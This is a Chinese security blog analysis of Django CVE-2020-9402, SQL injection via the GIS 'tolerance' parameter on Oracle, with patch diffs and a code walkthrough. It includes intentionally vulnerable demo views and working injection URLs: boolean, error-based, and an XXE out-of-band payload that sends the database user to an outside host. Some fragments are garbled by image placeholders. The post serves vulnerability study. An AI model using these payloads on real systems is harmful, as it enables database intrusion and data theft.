Django CVE-2020-9402 Geo SQL 注入分析 - 先知社区

> 先知社区，先知安全技术社区

0x00 前言

又迎来 Django 一个 sql 注入的命令执行，因此来分析分析。

```
CVE-2020-9402: Potential SQL injection via tolerance parameter in GIS functions and aggregates on
Oracle
GIS functions and aggregates on Oracle were subject to SQL injection, using a suitably crafted
tolerance.
```

0x01GIS

根据官网的修复

https://github.com/django/django/commit/6695d29b1c1ce979725816295a26ecc64ae0e927#diff-229e38ececbfc591f7a5e595bf5707c4 (https://github.com/django/django/commit/6695d29b1c1ce979725816295a26ecc64ae0e927#diff-229e38ececbfc591f7a5e595bf5707c4)，可以看到问题出在 GIS 的查询上面 (https://xzfile.aliyuncs.com/media/upload/picture/20200315020420-3a9335f0-661e-1.png)

```
-         tolerance = self.extra.get('tolerance') or getattr(self, 'tolerance', 0.05)
-         template = None if self.is_extent else '%(function)s(SDOAGGRTYPE(%(expressions)s,%(tolerance)s))'
-         return self.as_sql(compiler, connection, template=template, tolerance=tolerance, **extra_context)
+         if not self.is_extent:
+             tolerance = self.extra.get('tolerance') or getattr(self, 'tolerance', 0.05)
+             clone = self.copy()
+             clone.set_source_expressions([
+                 *self.get_source_expressions(),
+                 Value(tolerance),
+             ])
+             template = '%(function)s(SDOAGGRTYPE(%(expressions)s))'
+             return clone.as_sql(compiler, connection, template=template, **extra_context)
+         return self.as_sql(compiler, connection, **extra_context)

     def resolve_expression(self, query=None, allow_joins=True, reuse=None, summarize=False, for_save=False):
         c = super().resolve_expression(query, allow_joins, reuse, summarize, for_save)
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315020420-3a9335f0-661e-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20200315020519-5db17ae2-661e-1.png)

14 django/contrib/gis/db/models/functions.py

```
@@ -111,12 +111,14 @@ class OracleToleranceMixin:
         tolerance = 0.05

     def as_oracle(self, compiler, connection, **extra_context):
-        tol = self.extra.get('tolerance', self.tolerance)
-        return self.as_sql(
-            compiler, connection,
-            template="%%(function)s(%%(expressions)s, %s)" % tol,
-            **extra_context
-        )
+        tolerance = Value(self._handle_param(
+            self.extra.get('tolerance', self.tolerance),
+            'tolerance',
+            NUMERIC_TYPES,
+        ))
+        clone = self.copy()
+        clone.set_source_expressions([*self.get_source_expressions(), tolerance])
+        return clone.as_sql(compiler, connection, **extra_context)


 class Area(OracleToleranceMixin, GeoFunc):
```

/

(https://xzfile.aliyuncs.com/media/upload/picture/20200315020519-5db17ae2-661e-1.png)

官方只修复了这两个位置，可以发现基本上是对于 `tolerance` 参数进行判断是否为数字。那首先来了解一下 GIS 查询。

GIS 查询 API 是一个地理位置的查询 API，提供用户存储精确 GPS 的位置的数据模块，属于一个空间数据库，我们可以通过如下的经纬度信息

```
pnt = GEOSGeometry('POINT(-96.876369 29.905320)', srid=4326)

>>>SRID=4326;POINT (-96.876369 29.90532)
```

来获得一个具体的定位信息, 通过如下的模块来构建一个基本的地理信息存储

```
from django.contrib.gis.db import models
class Names(models.Model):
    name = models.CharField(max_length=128)

    def __str__(self):
        return self.name

class Interstate(Names):
    path = models.LineStringField()
```

后台存储的时候发出 path 的信息为 json 数据，例如

```
{"type":"LineString","coordinates":[[-8167.236601807093,-3286.248045708844],
[-7896.285624495958,-3324.9553281818644],[1083.8039092445451,-654.1528375435246]]}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315020838-d43b52f0-661e-1.png)

```
SQL> select * from APP_INTERSTATE;

NAMEDMODEL_PTR_ID
-----------------
PATH(SDO_GTYPE, SDO_SRID, SDO_POINT(X, Y, Z), SDO_ELEM_INFO, SDO_ORDINATES)
--------------------------------------------------------------------------------
                  1
SDO_GEOMETRY(2002, 4326, NULL, SDO_ELEM_INFO_ARRAY(1, 2, 1), SDO_ORDINATE_ARRAY(
-.07336753, -.02952087, -.07093354, -.02986858, -.06922194, -.02935953, -.066604
61, -.04609107, -.03557488, -.05707617, .009735976, -.00587635))

                  21
SDO_GEOMETRY(2002, 4326, NULL, SDO_ELEM_INFO_ARRAY(1, 2, 1), SDO_ORDINATE_ARRAY(
-.04076555, .02317965, -.08626521, .049193048, -.07808983, -.02585381, -.0056514
1, -.00835374, -.03932118, -.07261274, .062126666, -.08010549, .05419001, .00665

NAMEDMODEL_PTR_ID
-----------------
PATH(SDO_GTYPE, SDO_SRID, SDO_POINT(X, Y, Z), SDO_ELEM_INFO, SDO_ORDINATES)
--------------------------------------------------------------------------------
3219))

                  41
SDO_GEOMETRY(2002, 4326, NULL, SDO_ELEM_INFO_ARRAY(1, 2, 1), SDO_ORDINATE_ARRAY(
-.07098868, .044197436, -.07267714, .002139062, .067499131, .047630662, .0865146
52, -.00317305))

                  61
SDO_GEOMETRY(2002, 4326, NULL, SDO_ELEM_INFO_ARRAY(1, 2, 1), SDO_ORDINATE_ARRAY(
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315020838-d43b52f0-661e-1.png)

我们就获得了一个基本的地理位置数据, 同理，通过构造一个聚合的查询方法

```
def vuln(request):
    q = request.GET.get('q')
    qs=Interstate.objects.annotate(
            d=Distance(
                Point(-0.0733675346842369, -0.0295208671625432, srid=4326),
                Point(0.009735976166628611, -0.00587635491086091, srid=4326),
                tolerance = q, # default 0.05
            ),
        ).filter(d=D(m=1)).values('name')
```

因为官网文档找不到如何构造 Point 查询，因此为了省事，直接写死了 Point 数值。。srid 为空间参考的投影设置，默认值为 4326。其中 `tolerance` 是对于 oracle 特殊存在的一个键值，其作用是基本你的容错率，详细的信息可以参考 oracle 官方文档 (https://docs.oracle.com/en/database/oracle/oracle-database/18/spatl/spatial-concepts.html#GUID-CE10AB14-D5EA-43BA-A647-DAC9EEF41EE6) 。对应的查询语句为

```
SELECT "APP_NAMEDMODEL"."NAME" FROM "APP_INTERSTATE" INNER JOIN "APP_NAMEDMODEL" ON
("APP_INTERSTATE"."NAMEDMODEL_PTR_ID" = "APP_NAMEDMODEL"."ID") WHERE
SDO_GEOM.SDO_DISTANCE(SDO_GEOMETRY(POINT (-0.0733675346842369 -0.0295208671625432),4326),
SDO_GEOMETRY(POINT (0.009735976166628611 -0.00587635491086091),4326), 0.05) =  1.0 FETCH FIRST 21
ROWS ONLY:
```

0x02 代码分析

首先从传入一个 url

```
http://127.0.0.1:8000/vuln/?q=20) = 1 OR 1=1 OR (1%2B1
```

从 `annotate` 聚合函数开始跟进，同普通的 model 函数查询一样，gis 查询虽然拥有着单独的 model 模块，但依旧还是依靠着普通 model 中进行过滤和查询。从 gis 的 model 文件夹中的 `__init__.py` 文件中看

(https://xzfile.aliyuncs.com/media/upload/picture/20200315021304-72ee5c30-661f-1.png)

```python
from django.db.models import *  # NOQA isort:skip
from django.db.models import __all__ as models_all  # isort:skip
import django.contrib.gis.db.models.functions  # NOQA
import django.contrib.gis.db.models.lookups  # NOQA
from django.contrib.gis.db.models.aggregates import *  # NOQA
from django.contrib.gis.db.models.aggregates import __all__ as aggregates_all
from django.contrib.gis.db.models.fields import (
    GeometryCollectionField, GeometryField, LineStringField,
    MultiLineStringField, MultiPointField, MultiPolygonField, PointField,
    PolygonField, RasterField,
)

__all__ = models_all + aggregates_all
__all__ += [
    'GeometryCollectionField', 'GeometryField', 'LineStringField',
    'MultiLineStringField', 'MultiPointField', 'MultiPolygonField', 'PointField',
    'PolygonField', 'RasterField',
]
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315021304-72ee5c30-661f-1.png)

主要的查询依然调用的是 django 最基本的 db 方法，而其中单独定义了 `function` 方法等一些对地理位置插叙独特的方法。程序运行到 `/django/db/models/manager.py` 文件中的 `_get_queryset_methods` 后，获取到 tolerant 参数之后便直接进入到 gis 模块中进行查询 (https://xzfile.aliyuncs.com/media/upload/picture/20200315021407-98a9da08-661f-1.png)

```
@classmethod
def _get_queryset_methods(cls, queryset_class):
    def create_method(name, method):
        def manager_method(self, *args, **kwargs):
            return getattr(self.get_queryset(), name)(*args, **kwargs)
        manager_method.__name__ = method.__name__
        manager_method.__doc__ = method.__doc__
        return manager_method
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315021407-98a9da08-661f-1.png)

继而进入到 `django/contrib/gis/measure.py` 文件中的 `MeasureBase` 类中进行方法调用，那么后面的方法分析可以跳过，因此直接来到漏洞代码段。先来看 gis API 中的 functions 函数，在 as_oracle 方法这一段


```
def as_oracle(self, compiler, connection, **extra_context):
    tol = self.extra.get('tolerance', self.tolerance)
    return self.as_sql(
        compiler, connection,
        template="%%(function)s(%%(expressions)s, %s)" % tol
```

/

```
        template= %%(function)s(%%(expressions)s, %s)' % tol,
        **extra_context
    )
```

`tolerance` 从 self.extra.get 导入，该方法会搜索全局变量的值，如果该值不存在，则直接设置为 0.05，并且将其直接传入到新的变量中。之后则不对 tol 进行任何处理直接拼接到 template 字符串中并且传入 `as_sql` 方法。那么官方对于 as_sql 的文档是，此方法需要一个 SQLCompiler 对象，位于 `django/db/models/sql/compiler.py` 文件中。而我们只需要知道在该对象中有一个 `compile()` 方法，该方法可以返回一个包含 SQL 字符串的元祖，而 SQLComiler 对象中的 query 变量则是存储直接进行 SQL 查询语句的 SQL 命令。从而两个 Point 分别进入 `compile` 方法中进行拼接

(https://xzfile.aliyuncs.com/media/upload/picture/20200315021611-e20d5d96-661f-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200315021611-e20d5d96-661f-1.png)

不知道为什么，用 pycharm 在 as_oracle 下断点的时候，第一次到达 SQLCompiler 的时候，pycharm 不会在 as_oracle 函数中停下来，而是在第二次查询的时候才会停，但是经过测试确实是在进入 SQLCompiler 之前调用过 as_orcle 函数，可能是 pycharm 没有正确识别重载函数

吧。之后 template 构造模版也因此进入到 `expression.py` 中的 as_sql 函数中进行字符串构造

(https://xzfile.aliyuncs.com/media/upload/picture/20200315021741-17ca048e-6620-1.png)




/

(https://xzfile.aliyuncs.com/media/upload/picture/20200315021741-17ca048e-6620-1.png)

因此最后进入 oracle 的命令语句是

```
SELECT "APP_NAMEDMODEL"."NAME" FROM "APP_INTERSTATE" INNER JOIN "APP_NAMEDMODEL" ON
("APP_INTERSTATE"."NAMEDMODEL_PTR_ID" = "APP_NAMEDMODEL"."ID") WHERE
SDO_GEOM.SDO_DISTANCE(SDO_GEOMETRY(POINT (-0.0733675346842369 -0.0295208671625432),4326),
SDO_GEOMETRY(POINT (0.009735976166628611 -0.00587635491086091),4326), 0.05) = 1 OR 1=1  OR (1+1) =
1.0 FETCH FIRST 21 ROWS ONLY;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315021843-3d25c538-6620-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200315021843-3d25c538-6620-1.png)

带入数据库中查询


(https://xzfile.aliyuncs.com/media/upload/picture/20200315021924-552dd2c4-6620-1.png)

1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200315021924-552dd2c4-6620-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20200315021956-68a97bfa-6620-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200315021956-68a97bfa-6620-1.png)

官方修复的方法就是加入 Value 函数，判断传入的值是否为数字，否的话直接报错推出。那么第二个注入点就是 `Union` 了，建立 Model

```
class City(Names):
    point = models.PointField()  # 点模块
```

编辑传入的参数为

```
{"type":"Point","coordinates":[13250.226757682816,68815.69380603009]}
```

view 中设置查询

```
from django.contrib.gis.db.models import Union
def vuln2(request):
    q = request.GET.get('q')
    res = City.objects.aggregate(
            Union('point', tolerance=q),
    )
    return HttpResponse(res)
```

输入 url

```
http://127.0.0.1:8000/vuln2?q=0.05)))%2C%20(((1
```

首先看结果，得到的 SQL 查询语句为

```
SELECT SDO_UTIL.TO_WKBGEOMETRY(SDO_AGGR_UNION(SDOAGGRTYPE("APP_CITY"."POINT",0.05))), (((1))) AS
"POINT__UNION" FROM "APP_CITY";
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315022243-cbf92a52-6620-1.png)

```
SQL> SELECT SDO_UTIL.TO_WKBGEOMETRY(SDO_AGGR_UNION(SDOAGGRTYPE("APP_CITY"."POINT",0.05))), (((1))) AS "POINT__UNION" FROM "APP_CITY";
```

```
SDO_UTIL.TO_WKBGEOMETRY(SDO_AGGR_UNION(SDOAGGRTYPE("APP_CITY"."POINT",0.05)))
--------------------------------------------------------------------------------
POINT__UNION
------------
00000000040000000200000000013FBE78AC177187163FE3C80C3F0F74C50000000001BFA7BAFFFF
FFFFF93F9DE1FFEA52D410
          1
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200315022243-cbf92a52-6620-1.png)

该 aggregate 查询方法是 GIS 查询特定的一种查询方法，为的是与地理查询的语句做适配, 用法跟原模块的方法类似。因此跟进 GIS 模块中的聚合查询方法，位于 `django/contrib/gis/db/models/aggregates.py` 文件内的 as_oracle 方法。

(https://xzfile.aliyuncs.com/media/upload/picture/20200315022333-e9ad0aaa-6620-1.png)

```python
def as_oracle(self, compiler, connection, **extra_context):
    tolerance = self.extra.get('tolerance') or getattr(self, 'tolerance', 0.05)
    template = None if self.is_extent else '%(function)s(SDOAGGRTYPE(%(expressions)s,%(tolerance)s))'
    return self.as_sql(compiler, connection, template=template, tolerance=tolerance, **extra_context)
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315022333-e9ad0aaa-6620-1.png)

同样 tolerance 没有做任何检查直接传入了 template 模版语句中，原理与上面 annotate 查询过程一致。利用有大致两个方法
报错注入

```
http://localhost:8000/test/?q=20) = 1 OR (select utl_inaddr.get_host_name((SELECT version FROM v%24instance)) from dual) is null%20 OR (1%2B1
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315022451-1824e286-6621-1.png)

1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20200315022451-1824e286-6621-1.png)

CVE-2014-6577

因为 Django 自 2.0 以后支持的 oracle 版本为 12 以上，因此可以尝试 oracle XXE 来进行 SQL 的注入。同时因为在 SQL 处理的过程中有三次利用 % 的模版跳转，因此需要在 XMLpayload 中的 % 替换为 %%%%，payload 为

```
http://localhost:8000/test/?q=20) = 1 OR
(select%20extractvalue(xmltype('%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-
8%22%3F%3E%3C!DOCTYPE%20root%20%5B%20%3C!ENTITY%20%25%25%25%25%20remote%20SYSTEM%20%22http%3A%2F%2Fd
ocker.for.mac.host.internal%3A9000%2F'%7C%7C(SELECT%20user%20from%20dual)%7C%7C'%22%3E%20%25%25%25%2
5remote%3B%5D%3E')%2C'%2Fl')%20from%20dual)%20is%20not%20null OR (1%2B1
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200315022617-4b6e7922-6621-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20200315022617-4b6e7922-6621-1.png)

命令执的话因为是 docker 起的 oracle 所以没有设置 JAVA 的环境，暂时也不能判定有没有，以后再研究看看。

0xFF Reference

- https://docs.djangoproject.com/zh-hans/3.0/ref/contrib/gis/geoquerysets/ (https://docs.djangoproject.com/zh-hans/3.0/ref/contrib/gis/geoquerysets/)
- https://docs.djangoproject.com/zh-hans/3.0/howto/custom-lookups/ (https://docs.djangoproject.com/zh-hans/3.0/howto/custom-lookups/)
- https://docs.djangoproject.com/en/3.0/ref/contrib/gis/db-api/#distance-queries (https://docs.djangoproject.com/en/3.0/ref/contrib/gis/db-api/#distance-queries)